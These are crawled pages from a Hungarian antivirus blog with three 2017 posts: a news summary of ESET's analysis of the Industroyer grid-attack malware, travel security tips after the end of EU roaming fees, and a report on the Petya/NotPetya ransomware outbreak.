
Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

298

Antivírus blog

vírusok, férgek, botnetek, kártevők

Áramszünet mint kiberfegyver

2017. június 16. 14:25 - Csizmazia Darab István [Rambo]

Az ESET kutatói kielemeztek egy kifinomult és rendkívül veszélyes kártevőt, amelyet kritikus ipari folyamatok szabotálására terveztek. A szakemberek véleménye szerint a kiberbűnözők egy tavaly év végi, ukrán áramszolgáltatót érintő támadás során tesztelték a vírust. **Az Industroyer a legnagyobb fenyegetés a Stuxnet óta. Úgy néz ki, egy lépéssel megint közelebb kerültünk a Digitális Mohácshoz.**




A 24 órás áramkimaradást okozó, **2016-ban lezajlott ukrán villamosenergia-hálózat elleni akció egy jól irányzott kibertámadás volt**. Az ESET szakemberei felfedeztek egy Win32/Industroyer néven azonosított kártevőt, amely pontosan ugyanilyen támadásokra képes.

Az, hogy a kártevőt valóban felhasználták-e egy nagyszabású tesztben a kiberbűnözők, még megerősítésre szorul, ettől függetlenül **a vírus jelentős károkat képes okozni az elektromos rendszerekben, és más kritikus infrastruktúrákra is komoly veszélyt jelent.**



Az Industroyer azért is nagyon veszélyes, mert k**épes közvetlenül irányítani a villamosenergia-alállomás kapcsolóit és megszakítóit. Ehhez olyan ipari kommunikációs protokollokat használ, amelyeket más ellátó infrastruktúrákban, szállításirányítási rendszerekben és más kritikus hálózatokban (víz, gáz) is világszerte alkalmaznak.**

Ezek a digitális kapcsolók és megszakítók olyanok, mint a hagyományos kapcsolók: különféle funkciók végrehajtására alkalmazhatók. Így a potenciális hatásuk az áramellátás lekapcsolásától a berendezések súlyosabb megkárosításáig terjedhet, és alállomásonként különböző is lehet, így a rendszerek megzavarása közvetlenül vagy közvetve létfontosságú szolgáltatások működését is befolyásolhatja.



Az Industroyer veszélyessége abban rejlik, hogy a kommunikációs protokollokat a használatra tervezett módon alkalmazza, azonban ezeket a protokollokat évtizedekkel ezelőtt tervezték, amikor a rendszereket elszigetelték a


külvilágtól, így a biztonságra sem fektettek hangsúlyt. Ez azt jelenti, hogy **a támadóknak nem kell a sérülékenységeket keresniük, csak meg kell tanítani a kártevőknek, hogyan kommunikáljanak ezekkel az ipari vezérlő protokollokkal.**

A nemrégiben észlelt áramkimaradás 2016 december 17-én történt, pontosan egy évvel az alaposan dokumentált ukrajnai eset után, amely 250 ezer háztartást érintett. Ekkor a kiberbűnözők többek között a BlackEnergy és a KillDisk kártevőket alkalmazták. Azon kívül, hogy ukrán áramellátókat támadtak, a szakemberek nem találtak látható azonosságot a BlackEnergy és az Industroyer között.



Az Industroyer egy moduláris kártevő. Fő összetevője egy hátsóajtó (backdoor), amelyet bűnözők a támadás végrehajtásához használnak: telepíti és irányítja a többi komponenst, kapcsolódik a távoli szerverhez, parancsokat fogad, illetve jelentést küld a támadóknak. Az Industroyert az különbözteti meg más kártevőktől, hogy négy programkód komponenst (payload) használ, amelyeket az alállomásokon lévő kapcsolók és megszakítók irányításának átvételére terveztek.

Ezek a komponensek külön szakaszokban működnek, feladatuk, hogy feltérképezzék a hálózatot, majd kitalálják és kiadják a parancsokat a különféle ipari irányítórendszerekhez. **Az Industroyer kártevő által használt programkód azt mutatja, hogy írójuk komoly szakmai tudással rendelkezik az ipari irányítórendszerek működéséről.**



A kártevő néhány olyan speciális további funkciót is tartalmaz, amelyek arra szolgálnak, hogy a vírus rejtve maradhasson és eltüntesse saját működésének nyomait a károkozás végeztével. Például **a távoli C&C szerverrel való kommunikációt a Tor hálózaton keresztül valósították meg, ahol a forgalom olyan módon is korlátozható, hogy az kizárólag a szokásos munkaidőn kívül történjen.**

Egy további hátsóajtó - amelyet jegyzettömb alkalmazásnak álcáztak - képes újra felvenni a kapcsolatot a megtámadott hálózattal, amennyiben a fő backdoor-t leleplezték és/vagy leállították. A törlőmodul arra szolgál, hogy a rendszerben kritikus registry kulcsokat töröljön, és felülírja a fájlokat, így a rendszer újraindítása nem lehetséges és a visszaállítás is nehezebbé válik.



Az Industroyer egy rendkívül testreszabható kártevő. Miközben számos célra használható, az ipari irányítórendszerek elleni támadásra is jól alkalmazható a megcélzott kommunikációs protokollok révén, néhány elemzett programkomponens pedig meghatározott hardvereket támad meg. Bár nehéz végrehajtani egy vírustámadást helyszíni reagálás nélkül, nagyon valószínű, hogy 2016 decemberében az ukrajnai áramellátót érintő támadásnál az Industroyert használták a kiberbűnözők. **Ezt a kártevő felismerhető, egyedi funkciói mellett egy felfedezett időbélyegző is bizonyítja, amelyet pontosan a támadás napjára időzítettek**.

A 2016-os ukrajnai támadás nem kapott akkora figyelmet, mint az egy évvel korábbi akció, azonban akár teszt volt az akció, akár nem, komoly figyelmeztetésnek kell szolgálnia a világszerte megtalálható kritikus rendszerek biztonságával kapcsolatban.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: incidens támadás ipari áramszünet kártevő áramszolgáltató szabotázs vezérlő stuxnet ESET welivesecurity.com

Ajánlott bejegyzések:



Orosz pénzintézetek támadás alatt



A gépeink a bányában dolgoznak


A NotPetya támadás hátteréről


Az európai cégek mélyen alábecsülik kockázatokat


És akkor 31 millió felhasználó személyes adata...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12600257

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

227

Antivírus blog

vírusok, férgek, botnetek, kártevők

Nyaralás előtt, roaming díj törlés után

2017. június 23. 13:08 - Csizmazia Darab István [Rambo]

Idén június 15-től megszűntek a roaming díjak az Európai Unióban, amely így a telefonálás mellett végre az adatforgalomban, az internethasználatban is nagyobb szabadságot ad a felhasználóknak. Azonban a megnövekedett online jelenlét változó, bővülő biztonsági kockázatokkal is járhat, amellyel nem árt tisztában lenni. **Az ESET szakemberei öt pontban összegyűjtötték a legfontosabb tippeket, hogy mire kell figyelnünk okoseszközeinknél a nyaralás alatti internethasználat során - függetlenül attól, hogy éppen nyilvános Wi-Fi hálózatot vagy mobilhálózatot használunk.**



A biztonsági szakemberek szerint a roaming díjak várva várt eltörlése pozitív változást hozhat abban, hogy a felhasználók már külföldön is kényelmesebben, olcsóbban és emiatt nagyobb arányban tudják majd használni saját mobilhálózatukat internetezésre, ezzel a korábban jellemző nyilvános Wi-Fi hálózatok használatából adódó veszélyek csökkenhetnek.

A nyilvános Wi-Fi pontok használata ugyanis rengeteg adatot szolgáltathat a hálózatokat rendszeresen monitorozó kiberbűnözők számára is, és ha a felhasználó nem elég körültekintő, akkor könnyen áldozattá válhat. **A publikus Wi-Fi-n zajló adatforgalom lehallgatásához a bűnözők részéről különösebb szakértelem sem kell, elég egy csali hotspot üzemeltetése, vagy akár csak egy egyszerű böngésző kiegészítő használata.**



Számolni kell azonban azzal is, hogy a megnövekedett adatforgalom egyúttal bizonyos biztonsági kockázatok növekedésével is járhat.

Külföldi weboldalakat látogatva sokszor nem fordítunk elegendő figyelmet a megbízható webhely ellenőrzésére, a letöltött appok biztonsági kockázataira, illetve **az idegen nyelvi környezet miatt is belefuthatunk különféle veszélyekbe** - ez pedig egyaránt igaz mind a Wi-Fi hálózatok, mind pedig a mobilhálózat alatti használat során.



Felhasználói tapasztalatok azt mutatják, hogy **sokan még a magyar nyelvű weboldalak vagy alkalmazások engedélykérési felületeit sem olvassák el alaposan** és így sok esetben figyelmetlenül adnak hozzáférést adataikhoz, amellyel sok esetben a kiberbűnözők dolgát könnyítik meg.

Ennek a jelenségnek a veszélye a külföldi mobilhasználat során megtöbbszöröződik, hiszen a nyelvi akadályok miatt is nehezebben veszünk észre egy hamis weboldalra való átirányítási kísérletet, vagy egy lokális alkalmazás túlzó adatigényét és engedélykéréseit.



És akkor még nem is beszéltünk a közösségi médiával kapcsolatos kockázatokról. **Az állandó online jelenlét és a túlzott kitárulkozás miatt sokak előre bejelentik a nyaralásukat, vagy folyamatos képes beszámolóval, élő videókkal jelentkeznek, ezzel pedig fontos információt adhatnak a hagyományos bűnözőknek is**, akik úgy törhetnek be az illető lakásba, hogy nagy valószínűséggel számíthatnak arra, hogy a tulajdonos nem fogja megzavarni őket.

Emlékezetes, hogy **már egy 2011-es felmérés is azt mutatta ki, hogy a betörők csaknem 80 százaléka aktívan használja a Twitter, Facebook és Google StreetView adatait a bűncselekményeinél.**



Az ESET szakemberei összegyűjtötték a legfontosabb jótanácsokat az okoseszközeink biztonságos külföldi használatához, ezekre érdemes tehát figyelni attól függetlenül, hogy azt milyen hálózaton tesszük:

1. Ellenőrizzük a nyilvános Wi-Fi hálózatot


A nyilvános Wi-Fi hálózatokat is lehet biztonságosan használni. Ellenőrizzük, hogy a Wi-Fi hálózat neve valódi (lehetőleg a személyzet segítségével), győződjünk meg arról, hogy készülékünk adatmegosztási funkciói ki vannak kapcsolva, és kerüljük a banki alkalmazások használatát a titkosítatlan hálózatokon.

Ha a szállásunk internetes kapcsolata **azt kéri, hogy frissítsünk egy szoftvert a kapcsolódás érdekében, gyanakodjunk**, és azonnal kapcsolódjunk le a hálózatról, illetve jelentsük szállásadóinknak a problémát. **Győződjünk meg arról is, hogy laptopunkon és okostelefonunkon a legfrissebb operációs rendszer fut, és mindig frissítsük alkalmazásainkat és biztonsági megoldásainkat még mielőtt útra kelünk.**




2. Fizikailag is védjük a készülékeinket
Soha ne hagyjuk felügyelet nélkül eszközeinket nyilvános helyen, vagy kocsiban. Ha van rá lehetőség, mindig vegyük igénybe a széf, vagy értékőrző szolgáltatást. Lopásvédelmi megoldás használatával pedig követhetjük elveszett eszközeinket, és esetleges lopás esetén távolról is törölhetjük adatainkat.

Állítsunk be jelszavas védelmet és automatikus zárolást bizonyos inaktív időszak után, lehetőleg minden eszközünkön (laptop, táblagép, okostelefon). Próbáljuk lecsökkenteni a zárolás idejét a minimumra - a gyakori belépés így ugyan kényelmetlen lehet, de sokkal jobb, mintha idegenek könnyedén ellopnák és felhasználnák személyes adatainkat.



3. Ellenőrizzük alkalmazásainkat
Kapcsoljuk ki a Wi-Fi és a Bluetooth használatát alkalmazásainkban, amikor éppen nem használjuk őket. Ez is kényelmetlenséget jelent ugyan, ám érdemes meghozni ezt az áldozatot személyes adataink védelmének érdekében.

Kikapcsolhatjuk a helymeghatározási szolgáltatásokat is, ezzel illetéktelenek nem férnek hozzá tartózkodási helyünkhöz. **A legjobb, ha minden egyes alkalmazásban ellenőrizzük az adatvédelmi beállításokat** - bár ez időigényes folyamat, azonban hosszútávon mindenképpen megéri a fáradtságot.



4. Maradjunk biztonságtudatosak
Használjunk minden oldalhoz erős, egyedi jelszavakat, amelyek hosszúak és bonyolultak, illetve ahol lehet, aktiváljuk a kétfaktoros azonosítást. **Csak megbízható, hivatalos helyről telepítsünk alkalmazásokat**, gondoljuk meg, mielőtt engedélyt adunk a programoknak, hogy hozzáférhessen adatainkhoz.

5. Cselekedjünk, ha baj van
Ha nincs antivírus megoldásunk, de úgy gondoljuk, hogy számítógépünk megfertőződhetett, akkor használhatjuk az ingyenes ESET Online Scanner megoldását, amely nem igényel telepítést, de segítségével utazásaink alatt is megtalálhatjuk és eltávolíthatjuk a kártevőket gépünkről.

Ám **nem csak a számítógépen, hanem az okostelefonunkon is kiemelten fontos, hogy használjunk naprakész biztonsági megoldást, ugyanis a mobil kártevők száma az utóbbi években meredeken emelkedett.**

Tetszik 2
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: biztonság utazás roaming nyaralás tippek eset mobileszközök welivesecurity.com

Ajánlott bejegyzések:



Így költjük a pénzt az online vásárlásoknál


"Szósölmédia" és nyaralás


Nyári tanácsok utazáshoz


Tudom, kit húztál jobbra tavaly nyáron!


Kémkedés kelet-európai diplomaták ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12615963

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

823


Antivírus blog

vírusok, férgek, botnetek, kártevők

Return of the Petya

2017. június 28. 12:16 - Csizmazia Darab István [Rambo]

A Jedi visszatérésének a Csillagok Háborúja második epizódjában azért annak idején kicsit **jobban örültünk, mint most a WannaCry és a Petya zsarolóvírus újdonsült szerelemgyerekének. Nyakunkon egy újabb világméretű támadási hullám, megint egy sebezhetőséget kihasználó ransomware**, így hát szó sincs gondtalan nyaralási szünetről, vagy éppen netán holmi eseménytelen uborkaszezonról.




Ha valaki még emlékszik a zsarolóvírusok lassan négy esztendős evolúciójában a **Petya nevű ransomware kártevőre, akkor annak emlékezetes lehet a 2016. márciusi program, amely szakítva a korábbi hagyományokkal, nem egyes fájlok titkosításával foglalkozott, hanem a teljes meghajtót igyekezett meglőni: módosította a Master Boot Record-ot, és titkosította a Master File Table-t.**

A működésképtelen rendszer gazdáját aztán 0.9 Bitcoin váltságdíjjal (431 USD) próbálta megzsarolni, míg végül Leostone-nak hála, később megjelent egy Github-os ingyenes visszaállító - legalábbis az első, még Salsa10-es algoritmust használó verzióra.



Másik részről pedig **a 2017. májusában kitört WannaCry incidens, amely a Windows operációs rendszerek egyik - SMB (Server Message Block) Server összetevőt érintő - sérülékenységét kihasználva titkosította az áldozatok számítógépén lévő adatait, majd pénzt követelt az elkódolás feloldásáért. A kezdeti váltságdíj 300 dollár értékű Bitcoin volt, ám 3 nap után ez az összeg már 600 dollárnyira növekedett.**

A Microsoft a veszélyre való tekintettel ezúttal nem csak a legfrissebb, hanem kivételesen a régi, már nem támogatott operációs rendszerekhez is kiadott soron kívüli biztonsági frissítéseket. Az EternalBlue sebezhetőség az NSA által régebbről ismert és kihasznált hiba volt, aminek egyáltalán azért derült ki a létezése, mert egy TheShadowBrokers nevű hackercsapat időközben ellopta az NSA adatbázisának egy részét, amit aztán publikussá is tettek.




Jöjjön akkor hát a friss támadás, amelyben ugyan **Ukrajna volt érintve a legerősebben, de számos már országbeli felhasználók is - spanyol, indiai, brit, dán, olasz - megtapasztalhatták a kellemetlen hatását. Az incidensben bankok (például az Ukrán Nemzeti Bank is), de egyéb pénzügyi és az ipari szektor szereplői, elektromos közmű hálózati, közlekedési (metró, repülőtér) valamint a postai illetve kormányzati intézmények is áldozatok voltak, sőt ATM-ek is.**


A kártevő itt is Bitcoinban követelte a 300 USD-nek megfelelő összegű váltságdíjat megadva e-mailben (wowsmith123456@posteo.net) egy wallet ID számot, ám ezt azóta már lekapcsolták.



Az újabb széleskörű fertőzési hullámban nyilván az is közrejátszott, hogy bár a múlt havi WannaCry meglehetősen nagy sajtónyilvánosságot kapott, **sok felhasználó azóta sem frissítette Windows rendszerét. Robert Lipovsky, az ESET biztonsági kutatója emellett arra is felhívta a figyelmet, hogy az új kártevő a hálózatokban is aktívan terjed, ugyanis ha admin jogot sikerül szereznie, onnantól az összes többi gépet is meg tudja fertőzni.**



Továbbra is a naprakész komplex vírusvédelemben, a jól konfigurált (például jogosultságok, hálózati hozzáférések, stb.) rendszerkörnyezetünkben, a rendszeres hibajavító frissítések futtatásában, valamint a csak a mentések idejére csatlakoztatott rendszeres, külső adathordozóra történő saját mentéseinkben bízhatunk.



Ami viszont sajnos nehezítheti az összes felhasználó helyzetét, az egy olyan világtendencia, amely szerint a kártevőterjesztést egyre inkább mint szolgáltatást terítő ágazatként kell elképzeljük.

Ez egyfelől az egyre erősödő hatású RaaS, azaz Ransomware as a Service jellegű szolgáltatást jelenti, amelynél mindenféle szaktudás nélkül bérelhetünk botnetet és teríthetünk a várható haszonért zsarolóvírust.



Másfelől egyre több olyan "affiliate network" típusú együttműködésnek is tanúi lehetünk, ahol mint pénzkereseti lehetőséget jelentetik meg a ransomware terjesztést, felajánlva cserébe a konstrukcióból így befolyt váltságdíj összeg 85%-át. Megspékelve mindezeket időnként olyan ötletszerű social engineering trükkökkel, mint például az ingyen dekódoló kulcs kilátásba helyezését baráti fertőzésért cserébe.

Megosztom tumblr. Tweet Pin it +1 Tetszik 1

Szólj hozzá!
Címkék: ukrajna fertőzés globális titkosítás váltságdíj petya ransomware világméretű welivesecurity.com zsarolóvírus wannacry

Ajánlott bejegyzések:








[Zsarolóvírus bénította meg a kijevi metrót](#) [A Linuxot támadja a KillDisk új variánsa](#) [Itt a Locky újabb változata: Diablo6](#) [Botnet, zsarolóvírus - két jó barát](#) [Akarsz-e sírni?](#)

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12625863

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

